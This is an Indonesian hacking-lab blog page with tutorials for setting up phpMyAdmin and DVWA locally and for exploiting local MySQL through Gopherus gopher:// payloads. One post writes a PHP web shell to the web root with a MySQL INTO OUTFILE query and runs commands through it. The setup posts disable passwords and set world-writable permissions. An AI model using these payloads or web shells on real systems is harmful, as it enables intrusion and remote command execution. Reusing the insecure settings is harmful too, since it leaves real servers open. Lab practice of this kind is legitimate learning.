
No More Yukinoshita 47. I'm Done

If You Found Every Social Media Platform Using "Yukinoshita 47" Name That's The Other Guy.

Copyright © Yukinoshita 47 | Published By Gooyaabi Templates | Powered By Blogger
Design by WebSuccessAgency | Blogger Theme by NewBloggerThemes.com | BTheme.net

My Motivation

My Motivation


Seal

Always Trust Yourself And Use Your Opportunity


Tampilkan postingan dengan label Hacking Lab. Tampilkan semua postingan

Minggu, 02 Juni 2019

Parrot Linux : Install Dan Setting DVWA Untuk Latihan Dan Belajar Hacking Secara Legal


Hallo gaes kembali lagi dengan gw Yukinoshita 47 kali ini gw mau share tutorial mengenai persiapan Lab Hacking lagi ini berhubung hek di tempat orang tanpa izin bisa kena cyduck mending kita bikin tempat sendiri aja wkwkwkwkwk

Damn Vulnerable Web App (DVWA) adalah aplikasi web PHP / MySQL yang sangat rentan. Tujuan utamanya adalah untuk menjadi bantuan bagi para profesional keamanan untuk menguji keterampilan dan alat mereka dalam lingkungan hukum, membantu pengembang web lebih memahami proses pengamanan aplikasi web dan membantu guru / siswa untuk mengajar / mempelajari keamanan aplikasi web di lingkungan ruang kelas .

oke sebelum kita mulai mending lu siapin dulu phpmyadmin lu bisa lu cek disini : https://yukinoshita47.blogspot.com/2019/05/parrot-linux-install-dan-setting.html

oke jika sudah mari lanjut

pertama buka terminal dan masuk sebagai root dengan perintah

sudo su

kemudian tekan enter dan input password seperti biasa kemudian tekan enter


lalu masuk ke webserver local kita dengna perintah

cd /var/www/html/

kemudian tekan enter


kemudian download dvwa dengan perintah

wget https://github.com/ethicalhack3r/DVWA/archive/master.zip

kemudian tekan enter


setelah download selesai unzip file nya dengan perintah

unzip master.zip

kemudian tekan enter


ubah nama direktori nya dengan perintah

mv DVWA-master/ dvwa

kemudian tekan enter


masuk dulu ke folder config nya dengan perintah

cd dvwa/config/

kemudian tekan enter


jalankan dulu service mysql dan apache2 nya dengan perintah

service apache2 start

kemudian tekan enter lalu

service mysql start

kemudian tekan enter lagi


masuk ke phpmyadmin untuk membuat database nya dengan mengakses browser dengan url http://127.0.0.1/phpmyadmin kemudian login sebagai username root password nya kosongin aja kemudian klik go.


klik databases > pada form create databases isi dvwa kemudian klik create


ganti nama file config nya terlebih dahulu dengan perintah

mv config.inc.php.dist config.inc.php

kemudian tekan enter


edit config.inc.php dengan perintah

nano config.inc.php

kemudian tekan enter


pada bagian db_password nya kosongin aja lebih jelas nya sesuai dengan gambar 

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] =
'';

jika sudah sesuai simpan dengan cara menekan CTRL O kemudian tekan enter lalu keluar tekan CTRL X kemudian tekan enter.


kemudian buka pengaturan dvwa di browser dengan mengakses url http://127.0.0.1/dvwa/setup.php dan lihat disitu ada keterangan apa saja yang harus dibenahi dan disetting


ada 3 bagian hak ases yang bermasalah disini gw beri hak ases dengan perintah

chmod 777 /var/www/html/dvwa/hackable/uploads/

kemudian tekan enter selanjutnya

chmod 777 /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt
kemudian tekan enter lagi terakhir

chmod 777 /var/www/html/dvwa/config

kemudian tekan enter


kemudian klik Create / Reset Database


jika berhasil akan muncul seperti gambar dibawah ini lalu klik login


untuk login ke panel nya adalah

username : admin
password : password

kemudian klik login


dan DVWA siap untuk digunakan


oke cukup sampai disini aja dulu nanti selanjut nya gw jelasin tutorial exploitasi bug nya.


Rabu, 29 Mei 2019

Parrot Linux : Exploitasi MySQL Dengan Gopherus 2 - Upload Shell


Halo gaes kembali lagi dengan gw yukinoshita 47 kali ini gw mau sharing Gopherus lagi ini wkwkwkwk cerita ini adalah lanjutan dari sebelum nya https://yukinoshita47.blogspot.com/2019/05/parrot-linux-exploitasi-mysql-dengan.html ya masih di localhost wkwkwkwk mungkin nanti baru gw coba versi remote nya.

oke langsung aja ya gaes pertama masuk dulu ke root dengan perintah

sudo su

kemudian tekan enter


lalu buat payload gopher nya dengan perintah

gopherus --exploit mysql

kemudian tekan enter

kemudian pada bagian

Give MySQL username (isi username mysql lu contoh): root

kemudian tekan enter

Give query to execute (isi perintah MySQL nya untuk generate shell): select "<?php system($_REQUEST['cmd']); ?>" INTO OUTFILE '/var/www/html/shell.php'

tekan enter lagi

dan url gopher payload nya pun muncul


kemudian eksekusi payload nya dengan perintah

curl gopher://127.0.0.1:3306/_%a3%01%85%a6%ff%01%01%21%72%6f%6f%74%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%53%03%73%65%6c%65%63%74%20%22%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%24%5f%52%45%51%55%45%53%54%5b%27%63%6d%64%27%5d%29%3b%20%3f%3e%22%20%49%4e%54%4f%20%4f%55%54%46%49%4c%45%20%27%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%73%68%65%6c%6c%2e%70%68%70%27%01%01 --output shell.log

kemudian tekan enter


kemudian liat output nya apakah upload shell nya berhasil atau kagak

cat shell.log

kemudian tekan enter

dan disini berhasil upload shelll sesuai perintah mysql tadi di /var/www/html/


kemudian akses dibrowser deh shell nya disini http://127.0.0.1/shell.php

cara eksekusi shell nya contoh http://127.0.0.1/shell.php?cmd=id 

dan output nya keliatan seperti gambar dibawah ini


via terminal juga bisa kok dengan perintah curl contoh

curl http://127.0.0.1/shell.php?cmd=id

kemudian tekan enter

dan voila


oke sampai disini aja tutorial unfaedah ini ntar gw share lagi kalo gw dapat metode lainnya.


Selasa, 28 Mei 2019

Parrot Linux : Exploitasi MySQL Dengan Gopherus


oke gaes kembali lagi dengan gw Yukinoshita 47 kali ini gw mau share experimen unfaedah gw yaitu Exploitasi MySQL Dengan Gopherus ya lebih tepat nya di localhost wkwkwkkw gw disini coba exploitasi MySQL aja karena tumbal yang memadai saat ini hanya mysql :v

karena pas gw googling di forum heker ada gw nemu gopherus gopherusan cuma gajelas info nya wkwkwkk makanya gw coba-coba sendiri aja dulu.

menurut yg gw pelajari ini exploitasi menggunakan metode Gopher protocol 

Gopher adalah protokol layer aplikasi TCP/IP yang dirancang untuk distribusi, pencarian, dan pengambilan dokumen melalui Internet. Sangat berorientasi pada desain dokumen menu, protokol Gopher disajikan menarik untuk alternatif World Wide Web pada tahap awalnya, tetapi akhirnya gagal mencapai popularitas.  

Protokol ini menawarkan beberapa fitur yang tidak didukung oleh native Web dan menerapkan hierarki yang lebih kuat pada informasi yang tersimpan di dalamnya. Menu teks antarmuka yang mudah digunakan, dan cocok untuk lingkungan komputasi yang sangat bergantung pada remot teks berorientasi terminal komputer, yang masih umum pada saat pembentukannya pada tahun 1991, dan kesederhanaan protokol yang difasilitasi berbagai implementasi klien. Revisi gopher yang lebih baru dan klien grafis menambahkan dukungan untuk multimedia.

Dengan struktur hierarki, Gopher memberikan platform berguna untuk skala besar koneksi perpustakaan elektronik pertama. Pengguna Gopher ingat bahwa sistem "lebih cepat dan lebih efisien dan jauh lebih terorganisir" dari layanan Web saat ini. Meskipun sebagian besar digantikan oleh Web pada tahun berikutnya, protokol Gopher masih digunakan oleh penggemar, dan server populasi kecil tetap aktif dipertahankan.

oke langsung aja masuk sebagai root dulu gaes dengan perintah

sudo su

kemudian tekan enter lalu input password seperti biasa nya dan tekan enter


biase karena tools pihak ketiga gw berada di /opt/pentest jadi gw masuk ke direktori dulu dengan perintah

cd /opt/pentest

kemudian tekan enter jika lu ikuti tutor ini dan belum ada folder pentest di opt ya buat aja dulu dengan perintah mkdir /opt/pentest kemudian tekan enter


pertama download tools nya dengan perintah

git clone https://github.com/tarunkant/Gopherus

kemudian tekan enter dan tunggu hingga selesai


masuk ke direktori nya dengan perintah

cd Gopherus

kemudian tekan enter


install gopherus dengan perintah

./install.sh

kemudian tekan enter


gimana cara jalanin tools nya bisa langsung dengan perintah gopherus diterminal atau di dalam direktori Gopherus nya bisa juga lu jalanin dengan perintah python gopherus.py


untuk lihat informasi tools gopherus ini perintah nya

python gopherus.py -h

kemudian tekan enter


disini gw mau contohin exploitasi Mysql untuk lihat database, tabel, dan kolom nya aja ya wkwkwk

pertama buat dulu payload nya dengan perintah

python gopherus.py --exploit mysql

kemudian tekan enter

Give MySQL username nya isi username mysql lu contoh : root

kemudian tekan enter

Give query to execute ini adalah query perintah di mariaDB/Mysql contoh : show databases;

kemudian tekan enter dan muncul lah payload nya dalam bentuk protokol gopher


oke langsung aja coba eksekusi pake curl dengan perintah

curl -v gopher://127.0.0.1:3306/_%a3%01%85%a6%ff%01%01%21%72%6f%6f%74%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%10%03%73%68%6f%77%20%64%61%74%61%62%61%73%65%73%3b%01%01 --output gopher.log

kemudian tekan enter


liat hasil nya dengan perintah

cat gopher.log

kemudian tekan enter dan hasil nya emang berantakan gini kntl gw juga bingung ini karena belajar otodidak wkwkwkwkwk

disini gw bisa liat database nya adalah

dvwa
information_schema
mysql
performance_schema
phpmyadmin   


biase buat lagi dah payload buat liat tabel nya disini gw mau intip isi tabel dari database phpmyadmin

python gopherus.py --exploit mysql

kemudian tekan enter

Give MySQL username nya isi username mysql lu contoh : root

kemudian tekan enter

Give query to execute ini adalah query perintah di mariaDB/Mysql contoh : use phpmyadmin; show tables;

kemudian tekan enter dan muncul lah payload nya dalam bentuk protokol gopher seperti tadi


lanjut mari kita eksekusi payload nya dengan perintah


curl -v gopher://127.0.0.1:3306/_%a3%01%85%a6%ff%01%01%21%72%6f%6f%74%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%1d%03%75%73%65%20%70%68%70%6d%79%61%64%6d%69%6e%3b%20%73%68%6f%77%20%74%61%62%6c%65%73%3b%01%01 --output gopher1.log 

kemudian tekan enter


mari kita intip output nya dengan perintah

cat gopher1.log 

kemudian tekan enter dan hasil nya jg amburadul bngst tp gw bisa baca output nya hasil nya adalah

pma__bookmark
pma__central_columns
pma__column_inf
pma__designer_settings   
pma__export_templates
pma__favorite
pma__history
pma__pdf_pagesa__navigationhiding
pma__trackingpma__userconfig
pma__usergroupsoords
pma__table_info
pma__table_uiprefs
pma__users


lanjut gw mau intip pma__users ya biase bikin lagi payload nya dengan perintah

python gopherus.py --exploit mysql

kemudian tekan enter

Give MySQL username nya isi username mysql lu contoh : root

kemudian tekan enter

Give query to execute ini adalah query perintah di mariaDB/Mysql contoh : use phpmyadmin; describe pma__users;

kemudian tekan enter dan muncul lah payload nya dalam bentuk protokol gopher lagi wkwkwkwk.


seperti biasa eksekusi dong payload nya dengan perintah

curl -v gopher://127.0.0.1:3306/_%a3%01%85%a6%ff%01%01%21%72%6f%6f%74%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%25%03%75%73%65%20%70%68%70%6d%79%61%64%6d%69%6e%3b%20%64%65%73%63%72%69%62%65%20%70%6d%61%5f%5f%75%73%65%72%73%3b%01%01 --output gopher2.log

kemudian tekan enter


oke mari intip output nya kali ini juga berantakan wkwkwkwk tp gw bisa baca kok isi nya dari tabel pma__users dengan perintah

cat gopher2.log

username
usergroup


intinya pada bagian Give query to execute adalah perintah MariaDB atau MySQL aja gw cuma bisa contohin sampai disini aja nanti kalo gw dapet metode lain gopherus ini ya gw buatin kok artikel nya wkwkwkwk

oke cukup sampai disini aja sekian dan terimaksih


Minggu, 26 Mei 2019

Parrot Linux : Install Dan Setting Phpmyadmin


ok gaes kembali lagi dengan gw Yukinoshita 47 kali ini gw sedang ingin persiapkan hacking lab di localhost alasan gw menjadikan localhost sebagai bahan percobaan hacking ataupun exploitasi karena gw sudah tidak mau lagi menggunakan server atau platform milik orang lain yang sudah pasti melanggar hukum.

untuk langkah awal ini gw harus siapin dulu phpmyadmin nya karena gw mau mendalami lebih jauh lagi tentang web hacking ataupun praktek exploit nanti nya.

oke pertama buka terminal dulu gaes lalu masuk sebagai root dengan perintah

sudo su

kemudian tekan enter


lalu jalankan mysql service nya dengan perintah

service mysql start

kemudian tekan enter


lalu install phpmyadmin nya dengan perintah

apt install phpmyadmin

kemudian tekan enter 


 lalu tekan y kemudian tekan enter


 biarkan proses instalasi berjalan hingga selesai


kemudian jika muncul pilihan webserver nya pilih aja apache2 kemudian pilih ok.


 biarkan proses nya berjalan lagi


 kemudian klik yes


 biarkan aja blank lalu klik ok kemudian klik retry


 pilih TCP/IP


 lalu pilih localhost


 biarkan aja port nya default lalu klik ok


untuk MySQL database name nya biarkan aja default phpmyadmin


kemudian MySQL username nya biarkan aja default yaitu phpmyadmin@localhost


kemudian password phpmyadmin nya isi sesuai selera kalian disini gw pake password nya admin lalu pilih ok


 masukin lagi password nya buat konfirmasi lalu pilih ok


 dan biarkan proses persiapan dan setting nya berjalan hingga selesai


gw disini untuk configuration file php.ini gw pilih yang "keep the local version currently installed"


kemudian jalankan apache2 web server nya dengan perintah

service apache2 start

kemudian tekan enter


kemudian mari kita setting lagi ada user root nya bisa masuk ke phpmyadmin cara nya adalah dengan perintah

mysql -u root

kemudian tekan enter


lalu input query nya dengan perintah

use mysql;

kemudian tekan enter 


lalu setelah itu input lagi query nya dengan perintah

update user set plugin='' where User='root';

kemudian tekan enter


lalu query terakhir adalah perintah nya

flush privileges;

kemudian tekan enter

setelah itu tekan CTRL C untuk menutup mariaDB monitor nya


kemudian kita edit dulu config nya dengan perintah

nano /usr/share/phpmyadmin/libraries/config.default.php

kemudian tekan enter 


kemudian ubah bagian

/**
 * whether to allow login of any user without a password
 *
 * @global boolean $cfg['Servers'][$i]['AllowNoPassword']
 */
$cfg['Servers'][$i]['AllowNoPassword'] = false;

menjadi

/**
 * whether to allow login of any user without a password
 *
 * @global boolean $cfg['Servers'][$i]['AllowNoPassword']
 */
$cfg['Servers'][$i]['AllowNoPassword'] = true;

sesuai gambar dibawah ini


kemudian save dengan menekan tombol CTRL O kemudian tekan enter lalu kemudian CTRL X untuk menutup editor nano nya.


akses dari web browser php my admin nya dengan url http://localhost/phpmyadmin/

untuk username nya adalah phpmyadmin 
dan password nya adalah admin sesuai dengan langkah sebelum nya


lalu klik ok dan berhasil masuk ke panel nya dan siap untuk mengolah database wkwkwkwk.


nah jika dari user phpmyadmin nya error dan tidak bisa buat database baru kalian bisa kok login dengan username nya root dan password nya kosongin aja


dan berhasil masuk sebagai root


ok cukup sampai disini dulu ya tutorial sederhana nya wkwkwkwk 

mungkin jika kalian ingin lihat tutorial phpmyadmin dengan versi lain bisa kalian cek di link bokep dibawah ini

  1. https://yukinoshita47.blogspot.com/2018/11/kali-linux-cara-install-phpmyadmin-dan.html
  2. https://yukinoshita47.blogspot.com/2018/11/kali-linux-mengatasi-access-denied-for.html
sekian dan terimakasih.